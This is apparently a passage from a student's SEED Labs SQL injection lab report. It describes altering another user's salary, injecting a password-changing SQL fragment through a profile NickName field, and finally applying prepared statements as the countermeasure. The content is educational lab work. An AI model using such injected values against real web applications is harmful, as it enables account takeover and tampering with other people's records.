
What I have done:

I checked Boby's username by entering the admins account. After I got the username, I got into Boby's account the same way I did for Alice. And ran the same command as the last one to update Boby's salary to 1.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				






<u>What I have observed:</u>


I understood that, even if I don't have someone's username, I can always collect that by using admin's account. Also, I learnt how a third person can change someone else's information. If the admin had access to change salary, it would be much easier because I needed to break just one account to be able to do everything.


Task 3.3. Modify other people's password

<u>What I have done:</u>

As the php file uses SHA1 hash function to generate the hash value, we will change the password in the same format. Suppose we will change the password to "1234", but we will put the SHA1 generated hash value of 1234 as password. So, we used an online converter to convert 1234 to its SHA1 hash value and ran a query to update the password with that value.




Go back one page
Right-click or pull down to show history
Edit Profile
Logout
Boby's Profile Edit
NickName
', password = '7110ec
Email
Email
Address
Address
Phone Number
PhoneNumber
Password
Password
Save
Copyright © SEED LABs


www.seed-server.com/unsafe_home.php?username=Boby&Password=1234
Reload current page (Ctrl+R)
Home
Edit Profile
Logout
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
Email
Address
Phone Number


What I have observed:


The password got changed successfully. The proof is in the URL highlighted by red. I understood that, even if password is encoded by SHA1 hash and the attacker knows about it, it is easy to change the password as well.


Task 4: Countermeasure — Prepared Statement

What I have done:

I changed the direct string interpolation of user inputs with prepared statements and parameter binding. This modification is meant to safeguard against SQL injection attacks. User inputs are treated as data rather than executable SQL code with prepared statements, making them significantly safer.







What I have observed:

I have learnt the code implementation in order to safeguard my code from SQL injection which seemed interesting to me.